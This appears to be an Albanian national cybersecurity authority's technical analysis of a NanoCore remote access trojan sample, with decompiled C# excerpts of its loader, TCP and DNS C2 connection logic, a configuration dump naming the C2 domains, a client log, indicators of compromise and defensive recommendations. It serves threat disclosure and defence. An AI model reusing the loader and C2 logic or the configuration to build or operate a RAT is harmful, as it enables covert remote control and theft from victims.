



REPUBLIKA E SHQIPËRISË
AUTORITETI KOMBËTAR PËR SIGURINË KIBERNETIKE
DREJTORIA E ANALIZËS SË SIGURISË KIBERNETIKE

Analizë teknike
NanoCore malware

Versioni: 1.0
Datë: 18/05/2026

PËRMBAJTJA

| | |
|--|-----------|
| Informacione Teknike | 4 |
| Analiza e skedarit | 4 |
| Indikatorët e Komprometimit..... | 12 |
| Rekomandime | 13 |
| | |
| Figura 1 Kompilimi dhe obfuskuimi..... | 5 |
| Figura 2 NanoCore RAT dhe kod i obfuskuar | 5 |
| Figura 3 Deobfuskuimi i suksesshëm | 6 |
| Figura 4 Kodi i deobfuskuar | 6 |
| Figura 5 Entry Point..... | 6 |
| Figura 6 TCP Connection | 7 |
| Figura 7 Llogjika e resolve dns..... | 7 |
| Figura 8 Strukturë binare nga memoria. | 8 |
| Figura 9 Konfigurimet e skedarit keqdashës..... | 9 |
| Figura 10 Plugin SurveillanceEx | 9 |
| Figura 11 SurveillanceEx dll | 9 |
| Figura 12 Leximi i resource embedded | 10 |
| Figura 13 dekompresimi i TLD | 10 |
| Figura 14 Ekstraktimi i skarit TLD dhe Lzma.bin..... | 10 |
| Figura 15 TLD e dekompresuar.bin..... | 11 |
| Figura 16 Lzma.dll..... | 11 |
| Figura 17 Konfigurimet C&C..... | 12 |

Kjo analizë ka kufizime dhe duhet interpretuar me kujdes!

Disa nga këto kufizime përfshijnë:

Faza e parë:

Burimet e informacionit: Analiza është bazuar në informacionet të vendosura në dispozicion në momentin e përgatitjes së saj. Ndërkohë, disa aspekte mund të jenë të ndryshme nga zhvillimet aktuale.

Faza e dytë:

Detajet e analizës: Për shkak të kufizimeve burimore, disa aspekte të skedarit keqdashës mund të mos jenë analizuar thellësisht. Çdo informacion shtesë i panjohur mund të reflektojë në ndryshime të raportit.

Faza e tretë:

Siguria e informacionit: Për të mbrojtur burimet dhe informacionet konfidenciale, disa detaje mund të jenë të zbutura ose jo të përfshira në analizë. Ky vendim është marrë për të mbajtur integritetin dhe sigurinë e të dhënave të përdorura.

AKSK rezervon të drejtën për të ndryshuar, përditësuar, ose ndryshuar çfarëdo pjesë të kësaj analize pa lajmërim paraprak.

Kjo analizë nuk është një dokument përfundimtar.

Nuk ka garanci në lidhje me ndryshime të mundshme apo përditësime të informacioneve të raportuara gjatë periudhës në vijim. Autorët e analizës nuk marrin përgjegjësi për përdorimin e gabuar ose pasojat e ndonjë vendimmarrjeje të bazuar në këtë raport.

Informacione Teknike

Është evidentuar qarkullimi i një fushate keqdashëse në të cilën shfrytëzohet një skedar i dyshuar keqdashës me emrin **ypgz9kp.exe**, që përdor domain-in **viet69.al** si infrastrukturë komunikimi Command-and-Control (C2).

Skedari lidhet me familjen **NanoCore** Remote Access Trojan (RAT), një malware i njohur për krijimin e aksesit të paautorizuar në sistemet e komprometuara, kontrollin në distancë të pajisjes, vjedhjen e kredencialeve, regjistrimin e tasteve të tastierës, marrjen e pamjeve të ekranit dhe monitorimin e aktivitetit të përdoruesit.

Nga analiza e skedarit rezulton se domain-i **viet69.al** është kompromentuar nga aktorë keqdashës, duke e pozicionuar këtë domain si pjesë të mundshme të zinxhirit operacional të sulmit, konkretisht si pikë komunikimi ndërmjet pajisjeve të infektuara dhe aktorit keqdashës.

Ky përdorim përbën rrezik të drejtpërdrejtë për përdoruesit pasi domain-i dyshohet se po përdoret për qëllime keqdashëse, përfshirë shpërndarje ose mbështetje të aktivitetit malware, akses të paautorizuar dhe kontroll të fshehtë mbi sisteme kompjuterike.

Analiza e skedarit

ypgz9kp.exe është një skedar i ekzekutueshëm me vlerë hashi:

03f18e137625b7f7ee2b53b70a37474b5674080aab67a7298f909af621d1c866 i cili është i kompiluar në gjuhën C#, si Windows Forms Application. Nga analiza rezulton se ky skedar është i fshehur me një mjet të quajtur **Eazfuscator**, përdorur për të maskuar kodin me qëllim shmangien e sistemeve mbrojtëse Anti Virus, por dhe për të shmangur analizën statike.




Figura 1 Kompilimi dhe obfuskimi

Gjatë analizës së skedarit, duke e importuar atë, evidentohet se emri i vërtetë i skedarit është **NanoCore** client një agjent i kompiluar me kod burim të hapur ku mund të gjendet dhe në github <https://github.com/krzysztofadamczewski/NANOCORE-RAT>.





Figura 2 NanoCore RAT dhe kod i obfuskuar

Për të shmangur analizën statike me këtë kod kompleks mund të përdorim mjete të ndryshme për të kuptuar fshehjen në mënyrë që kodi të jetë më kuptimplotë dhe i lexueshëm.

```
Detected Eazfuscator.NET 3.3 (C:\Users\flare\Desktop\25090124179\ypgz9kp.exe)
Cleaning C:\Users\flare\Desktop\25090124179\ypgz9kp.exe
Renaming all obfuscated symbols
Saving C:\Users\flare\Desktop\25090124179\ypgz9kp-cleaned.exe

FLARE-VM Sun 05/17/2026 9:00:57.50
C:\Users\flare\Desktop\25090124179>
```


Figura 3 Deobfuskimi i suksesshëm



```
1 using System;
2 using System.Windows.Forms;
3
4 // Token: 0x02000035 RID: 53
5 public class ClientLoaderForm : Form
6 {
7     // Token: 0x060001A4 RID: 420 RVA: 0x000090C8 File Offset: 0x000072C
8     public ClientLoaderForm()
9     {
10         base.FormClosing += this.ClientLoaderForm_FormClosing;
11         base.Shown += this.ClientLoaderForm_Shown;
12         Application.EnableVisualStyles();
13         Class8.clientLoaderForm_0 = this;
14         this.ShowInTaskbar = false;
15         this.WindowState = FormWindowState.Minimized;
16     }
17
18     // Token: 0x060001A5 RID: 421 RVA: 0x00002DFC File Offset: 0x00000FFC
19     [STAThread]
20     public static void Main()
21     {
22         Application.Run(Class1.smethod_3().method_0());
23     }
24
25     // Token: 0x060001A6 RID: 422 RVA: 0x00002E0D File Offset: 0x0000100
26     private void ClientLoaderForm_FormClosing(object sender, FormClosing
27     {
28         Class8.smethod_40(false);
29         if (Class8.byte_1 != null)
30         {
31             Class8.smethod_92();
32         }
33     }
```

Figura 4 Kodi i deobfuskuar

Në funksionin **Main** me anë të **Application.Run** fillon ekzekutimi fillestar i skedarit.



```
// Token: 0x060001A5 RID: 421 RVA: 0x00002DFC File Offset: 0x00000FFC
[STAThread]
0 references
public static void Main()
{
    Application.Run(Class1.smethod_3().method_0());
}
```

Figura 5 Entry Point

Kodi i dekompileuar/obfuskuar që krijon dhe nis një lidhje TCP me një IP dhe port të caktuar. Emrat si **method_47**, **method_48**, **socket_0** janë emra automatikë nga dekompileimi, prandaj emërtohen në mënyre automatike.

```

1 // Client
2 // Token: 0x06000171 RID: 369 RVA: 0x000086E0 File Offset: 0x000068E0
3 private void method_47(IPAddress ipAddress_1, ushort ushort_1)
4 {
5     try
6     {
7         this.socket_0 = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);
8         this.socket_0.LingerState = new LingerOption(true, 0);
9         this.socketAsyncEventArgs_2.RemoteEndPoint = new IPEndPoint(ipAddress_1, (int)ushort_1);
10        if (Class0.smethod_0(ipAddress_1))
11        {
12            this.method_48(this.int_3);
13        }
14        else
15        {
16            this.method_48(this.int_4);
17        }
18        if (!this.socket_0.ConnectAsync(this.socketAsyncEventArgs_2))
19        {
20            this.method_52(this.socket_0, this.socketAsyncEventArgs_2);
21        }
22    }
23    catch (Exception ex)
24    {
25        Client.GDelegate9 gdelegate = this.gdelegate9_0;
26        if (gdelegate != null)
27        {
28            gdelegate(this, ex);
29        }
30        this.method_56();
31    }
32 }

```

Figura 6 TCP Connection

Gjatë analizës dinamike të këtij funksioni u evidentua IP e Cloudflare **188[.]114[.]96[.]7**. Megjithatë në kod është implementuar logjika për të bërë *resolve dns* nga ku evidentojmë një funksion **method_59** ku merr si parametër një rekord dns nga klasa **Client**. Nga procesi i **debug** evidentohet dhe domain C2 **viet69[.]al**.

```

945 // Token: 0x0600017D RID: 381 RVA: 0x0000908C File Offset: 0x0000728C
946 private IPAddress method_59(Client.DnsRecord dnsRecord_0)
947 {
948     if (dnsRecord_0.short_0 != 1)
949     {
950         return IPAddress.None;
951     }
952     if ((dnsRecord_0.int_0 & 3) >= 2)
953     {
954         return IPAddress.None;
955     }
956     return new IPAddress((long)((ulong)dnsRecord_0.uint_0));
957 }
958
959 // Token: 0x0600017E RID: 382
960 [DllImport("dnsapi.dll")]
961 private static extern int DnsQuery_A(string string_2, short short_0, int int_8, ref Client.Struct1 struct1_0,

```

| Name | Value | Type |
|-------------|--------------------|-----------------|
| this | (Client) | Client |
| dnsRecord_0 | (Client.DnsRecord) | Client.DnsRecon |
| intptr_0 | 0x012729D0 | System.IntPtr |
| int_0 | 0x00002019 | int |
| int_1 | 0x0000012C | int |
| int_2 | 0x00000001 | int |
| short_0 | 0x0001 | short |
| short_1 | 0x0004 | short |
| string_0 | "viet69.al" | string |
| uint_0 | 0x076072BC | uint |

Figura 7 Llogjika e resolve dns

Gjatë analizës statike evidentohet në klasën **Class8.cs** një funksion me emrin **smethod_13** nga ku është pjesë e një loader-i/packer-i të fshehur.

```
byte[] array = Class8.smethod_16();
```

Kjo është marrja fillestare e payload në formë byte array.

```
1 reference
private static bool smethod_13()
{
    byte[] array = Class8.smethod_16();
    if (array != null)
    {
        MemoryStream memoryStream = new MemoryStream(array);
        BinaryReader binaryReader = new BinaryReader(memoryStream);
        byte[] array2 = binaryReader.ReadBytes(binaryReader.ReadInt32());
        Guid guid = Class8.smethod_18(Assembly.GetExecutingAssembly());
        Class8.byte_2 = Class8.smethod_19(array2, guid);
        Class13.smethod_0(Class8.byte_2);
        byte[] array3 = binaryReader.ReadBytes(binaryReader.ReadInt32());
        object[] array4 = Class13.smethod_2(array3);
        int num;
        object[] array5 = new object[(int)array4[num] - 1 + 1];
        num++;
        Array.Copy(array4, num, array5, 0, array5.Length);
        num += array5.Length;
        object[] array6 = new object[(int)array4[num] - 1 + 1];
        num++;
        Array.Copy(array4, num, array6, 0, array6.Length);
        Class8.smethod_14(array6);
        Class8.smethod_15(array5);
        return true;
    }
    return false;
}
```

Figura 8 Strukturë binare nga memoria.

Gjatë procesit të **debugging** u arrit që të evidentohen veçori të konfigurimit të skedarit keqdashës madje dhe C2 si backup **gspexit105[.]com** i përdorur në rast se dështon lidhja me domain kryesor.

| | | |
|------|--|--------------------------|
| [10] | "BuildTime" | object (string) |
| [11] | "{5/14/2026 9:30:42 AM}" | object (System.DateTime) |
| [12] | "Version" | object (string) |
| [13] | "{1.2.2.0}" | object (System.Version) |
| [14] | "Mutex" | object (string) |
| [15] | "{5408ec41-f750-430b-a0db-2121ba6b30aa}" | object (System.Guid) |
| [16] | "DefaultGroup" | object (string) |
| [17] | "Viet69 Gspexit" | object (string) |
| [18] | "PrimaryConnectionHost" | object (string) |
| [19] | "gspexit105.com" | object (string) |
| [20] | "BackupConnectionHost" | object (string) |
| [21] | "viet69.al" | object (string) |
| [22] | "ConnectionPort" | object (string) |
| [23] | 0x01BB | object (ushort) |
| [24] | "RunOnStartup" | object (string) |
| [25] | true | object (bool) |
| [26] | "RequestElevation" | object (string) |
| [27] | true | object (bool) |
| [28] | "BypassUserAccountControl" | object (string) |
| [29] | false | object (bool) |
| [30] | "ClearZoneldentifier" | object (string) |
| [31] | true | object (bool) |
| [32] | "ClearAccessControl" | object (string) |
| [33] | true | object (bool) |
| [34] | "SetCriticalProcess" | object (string) |

| | | |
|------|----------------------|-----------------|
| [35] | false | object (bool) |
| [36] | "PreventSystemSleep" | object (string) |
| [37] | true | object (bool) |
| [38] | "ActivateAwayMode" | object (string) |
| [39] | true | object (bool) |
| [40] | "EnableDebugMode" | object (string) |
| [41] | true | object (bool) |
| [42] | "RunDelay" | object (string) |
| [43] | 0:00000000 | object (int) |

Figura 9 Konfigurimet e skedarit keqdashës

Po në të njëjtin funksion ku kemi vendosur breakpoint evidentohet një byte array ku vlerat e header i ka **4D 5A** e cila rezulton për një skedar të ekzekutueshëm ose një *DLL dynamic link library*. Ky tip skedari keqdashës funksionon me anë të **plugins** dhe në rastin konkret kemi të bëjmë me një **DLL plugin** me emrin **SurveillanceEx Plugin** e cila ngarkohet në memorie:

| | | |
|------|-------------------------|-----------------|
| [4] | "SurveillanceEx Plugin" | object (string) |
| [5] | byte[0x0018800] | object (byte[]) |
| [0] | 0x4D | byte |
| [1] | 0x5A | byte |
| [2] | 0x90 | byte |
| [3] | 0x00 | byte |
| [4] | 0x03 | byte |
| [5] | 0x00 | byte |
| [6] | 0x00 | byte |
| [7] | 0x00 | byte |
| [8] | 0x04 | byte |
| [9] | 0x00 | byte |
| [10] | 0x00 | byte |
| [11] | 0x00 | byte |
| [12] | 0x00 | byte |

Figura 10 Plugin SurveillanceEx

Këtë **dll** e ruajmë në këtë faze dhe ndjekim analizë. Përsëri kjo dll është e kompiluar me gjuhën e programimit në *C#* dhe e fshehur me anë të **Eazfuscator**. Prandaj ndjekim të njëjten logjikë si me skedarin e parë të ekzekutueshëm për deobfuskimin e tij.




Figura 11 SurveillanceEx dll

Gjatë analizës në klasën **Class1.cs** evidentohen dy funksione që kthejnë si rezultat **byte array pattern** e cila është shumë tipike për ngarkesa të payloads për qëllime keqdashëse.

```
1 reference
internal static byte[] smethod_3()
{
    object objectValue = RuntimeHelpers.GetObjectValue(Class1.smethod_0().GetObject("Lzma", Class1.cultureInfo_0));
    return (byte[])objectValue;
}

// Token: 0x0600000F RID: 15 RVA: 0x00026E8 File Offset: 0x00008E8
1 reference
internal static byte[] smethod_4()
{
    object objectValue = RuntimeHelpers.GetObjectValue(Class1.smethod_0().GetObject("TLD", Class1.cultureInfo_0));
    return (byte[])objectValue;
}
```

Figura 12 Leximi i resource embedded

Nëse e ndjekim hap pas hapi **smethod_4** vlera e cila lexohet në runtime do evidentojmë që bëhet decompress në **Class17** me funksionin **smethod_5**.

```
// Token: 0x06000009 RID: 9 RVA: 0x00040C0 File Offset: 0x00022C0
1 reference
private static void smethod_5()
{
    byte[] array = H.Decompress(Class1.smethod_4());
    Class17.gclass5_0 = new GClass5();
    Class17.gclass5_0.method_0(Encoding.UTF8.GetString(array));
}
```

Figura 13 dekompresimi i TLD

Për të simuluar të njëjtë llogjikë, krijojmë një pjesë kodi e cila na ekstraktin këto dy objekte **Lzma** dhe **TLD**.

```
FLARE VM [Win 03/17/2020 16:47:22.78]
C:\Users\flare\Desktop>ConsoleApp3.exe SurveillanceEx-cleaned.dll
[+] Loaded: SurveillanceExClientPlugin, Version=1.0.1.7, Culture=neutral, PublicKeyToken=null
[+] Manifest resources:
Resources.resources
[+] Resource key: TLD
[+] Saved: extracted_resources\TLD.bin
[+] Size: 21651 bytes
[+] First bytes: 5D 00 00 80 00 D3 40 01 00 00 00 00 00 30 98
[+] Magic: unknown
[+] Resource key: Lzma
[+] Saved: extracted_resources\Lzma.bin
[+] Size: 12288 bytes
[+] First bytes: 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00
[+] Magic: MZ / PE file
[+] MZ header found. Saved also as: extracted_resources\Lzma.dll
[+] Valid .NET assembly:
Lzma#, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null
[+] Done. Check folder: extracted_resources
```

Figura 14 Ekstraktimi i skarit TLD dhe Lzma.bin

TLD shërben si **listë referimi për domain-et** më saktë si listë e **Top-Level Domains** dhe **public suffixes**. Kjo gjë përdoret që programi të kuptojë saktë domain-in kryesor nga një URL ose hostname.

```
1 ac
2 com.ac
3 edu.ac
4 gov.ac
5 net.ac
6 mil.ac
7 org.ac
8 ad
9 nom.ad
10 ae
11 co.ae
12 net.ae
13 org.ae
14 sch.ae
15 ac.ae
16 gov.ae
17 mil.ae
18 aero
19 accident-investigation.aero
20 accident-prevention.aero
21 aerobatic.aero
22 aeroclub.aero
23 aerodrome.aero
24 agents.aero
25 aircraft.aero
26 airline.aero
27 airport.aero
```

Figura 15 TLD e dekompresuar.bin

Dll **lzma** është një librari vogël që përdoret për **dekompresim LZMA**. Pra roli i saj është të hapë/dekompressojë resource-in tjetër:

```
public class Decoder : ICoder, ISetDecoderProperties
{
    // Token: 0x06000017 RID: 23 RVA: 0x00002488 File Offset: 0x00000688
    public Decoder()
    {
        this.m_DictionarySize = uint.MaxValue;
        int num = 0;
        while ((long)num < 4L)
        {
            this.m_PosSlotDecoder[num] = new BitTreeDecoder(6);
            num++;
        }
    }

    // Token: 0x06000018 RID: 24 RVA: 0x00002580 File Offset: 0x00000780
    private void SetDictionarySize(uint dictionarySize)
    {
        if (this.m_DictionarySize != dictionarySize)
        {
            this.m_DictionarySize = dictionarySize;
            this.m_DictionarySizeCheck = Math.Max(this.m_DictionarySize, 1U);
            uint num = Math.Max(this.m_DictionarySizeCheck, 4096U);
            this.m_OutWindow.Create(num);
        }
    }
}
```

Figura 16 Lzma.dll

Gjatë analizës dinamike u evidentua dhe skedari i *logs*, i cili ruan aktivitetin e viktimes që e ka klikuar këtë skedar. Gjithashtu evidentohet serveri **C2** bën resolve ip e Cloudflare të lartpërmendur gjatë analizës së bashku me veçoritë që ky skedar ka.

```

client.log - Notepad
File Edit Format View Help
9:17 AM: Connecting to gspexit105.com:443..
9:17 AM:
9:17 AM: Client Exception (:):
9:17 AM: No such host is known at System.Net.Dns.GetAddrInfo(String name)
at System.Net.Dns.InternalGetHostByName(String hostName, Boolean includeIPv6)
at System.Net.Dns.GetHostEntry(String hostNameOrAddress)
at Client.method_45(String string_2, UInt16 ushort_1)
9:17 AM:
9:18 AM: Connecting to viet69.al:443..
9:18 AM: Resolved hostname 'viet69.al' to '188.114.96.7'

Sunday, May 17, 2026

9:10 AM: Builder settings loaded..
9:10 AM: KeyboardLogging = True
9:10 AM: BuildTime = 5/14/2026 9:30:42 AM
9:10 AM: Version = 1.2.2.0
9:10 AM: Mutex = 5408ec41-f750-430b-a0db-2121ba6b30aa
9:10 AM: DefaultGroup = Viet69 Gspexit
9:10 AM: PrimaryConnectionHost = gspexit105.com
9:10 AM: BackupConnectionHost = viet69.al
9:10 AM: ConnectionPort = 443
9:10 AM: RunOnStartup = True
9:10 AM: RequestElevation = True
9:10 AM: BypassUserAccountControl = False
9:10 AM: ClearZoneIdentifier = True
9:10 AM: ClearAccessControl = True
9:10 AM: SetCriticalProcess = False
  
```

Figura 17 Konfigurimet C&C

Indikatorët e Komprometimit

| | |
|---|---------------------------------------|
| 03F18E137625B7F7EE2B53B70A37474B5674080AAB67A7298F909AF621D1C866 | ypgz9kp.exe |
| 01E3B18BD63981DECB384F558F0321346C3334BB6E6F97C31C6C95C4AB2FE354 | SurveillanceExClientPlugin.dll |
| F9B8C3F31375E9A1EC105F930F751869A804110D29D6B38E7298622EB74B2BEC | Lzma.bin |
| gspexit105[.]com | C2 |
| viet69[.]al | C2 |

Rekomandime

Autoriteti Kombëtar për Sigurinë Kibernetike rekomandon:

- Të kryhet bllokimi i menjëhershëm i Indikatorëve të Komprometimit, të përmendura më sipër në pajisjet tuaja mbrojtëse.
- Të kryhet analizimi i vazhdueshëm i logeve që vijnë nga SIEM (Security information and Event Management).
- Të kryhet instalimi i pajisjeve të perimetrit të rrjetit që bëjnë analizë të thellë të trafikut duke u mbështetur jo vetëm në rregullat e listave të aksesit por edhe në sjelljen e tij (Firewall-et NextGen).
- Të aplikohen filtra të trafikut në rastin e aksesimit në distancë të hosteve (punonjësve/palë të treta/klientë).
- Të implementohen zgjidhje që kryen filtrimin, monitorimin dhe bllokimin e trafikut keqdashës ndërmjet aplikacioneve Web dhe internetit, Web Application Firewall (WAF).
- Të kryhen analiza të trafikut në nivel sjellje “behaviour” për pajisjet fundore, aplikimi i zgjidhjeve EDR, XDR. Kjo sjell analizën e skedarëve keqdashës jo vetëm në nivel signature por dhe në nivel behaviour.